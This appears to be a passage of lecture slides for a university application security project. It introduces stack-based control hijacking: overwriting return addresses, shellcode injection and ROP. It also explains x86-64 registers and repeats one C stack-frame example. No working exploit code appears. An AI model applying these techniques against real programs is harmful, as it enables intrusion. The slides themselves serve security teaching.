Application Security Project

Based on content from UMich's EECS388

Georgia Tech

Project Overview

- 8 tasks
  - Overwriting stack variables, return address, injecting shellcode, ROP, etc.

- Tools
  - GDB (http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf)

  - ROPGadget (https://github.com/JonathanSalwan/ROPgadget)

- Book - *Smashing the Stack for Fun and Profit* (highly recommended!)


Control Hijacking


Important CPU Registers in x86 (64-bit)

- RSP: Stack pointer
  - Points to the **top** (*lowest address*) of the current stack frame
- RBP: Frame/Base pointer
  - Points to the **bottom** (*highest address*) of the current stack frame
  - Used to reference function parameters and local variables
- RIP: Instruction pointer
  - Points to the next instruction to be executed
- RAX, RBX, RCX, RDX, RDI, RSI
  - Temporary data storage

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```







Georgia Tech

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```






Georgia Tech

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```





Push main's local variables onto stack.

Prepare for call to foo by pushing foo's args on the stack

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```







Georgia Tech

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```







Georgia Tech

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```







Georgia Tech

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```







Georgia Tech

Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```



